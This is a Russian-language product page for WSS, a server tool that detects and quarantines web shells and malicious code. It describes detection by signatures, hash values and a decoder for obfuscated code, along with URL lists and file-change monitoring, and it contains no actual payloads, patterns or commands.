Современный уровень обнаружения

Обнаружение и управление даже самыми скрытными веб-шеллами и вредоносным кодом




Надежный

Широкая совместимость с системами, поддержка серверов высокой доступности и оптимизированная эффективность использования ресурсов



Управление стало проще


Управляйте и настраивайте шаблоны обнаружения WSS и получайте обновления об обнаружениях




Облачная поддержка

Поддержка облачных вычислительных систем (WSS Cloud/On-Premise)

Конфигурация WSS



Структура и функционирование




Технология обнаружения WSS

- Команда разработчиков UMV круглосуточно **собирает** и **анализирует** данные о вредоносном ПО с более чем **30 000** установленных Агентов, чтобы повысить эффективность обнаружения.
- Сложное применение шаблонов и обработка исключений сводят к **минимуму ложные срабатывания**
- Распознавание шаблонов можно **настроить** в соответствии с уникальной средой веб-сервера/WAS.



Шаблон

Сравнивает известные шаблоны веб-оболочек с теми, что в файлах
Создает шаблоны веб-оболочек на основе сигнатуры



Хэш-значение


Для эффективной работы WSS периодически обновляет и обнаруживает хэш-значения, опубликованные на www.virustotal.com.



Алгоритм

Использует специализированный анализатор и механизм дешифрования SCR для проверки запутанного и зашифрованного кода

Обнаружение является приоритетом



Функции и настройки WSS




Веб-оболочки

Обнаружение веб-оболочки

Карантин

Исключение




Вредоносные URL-адреса

Черный список

Белый список

Серый список

Управление URL/URI



Модификация файлов

Обнаружение изменений в файлах

Предотвращение изменения файлов



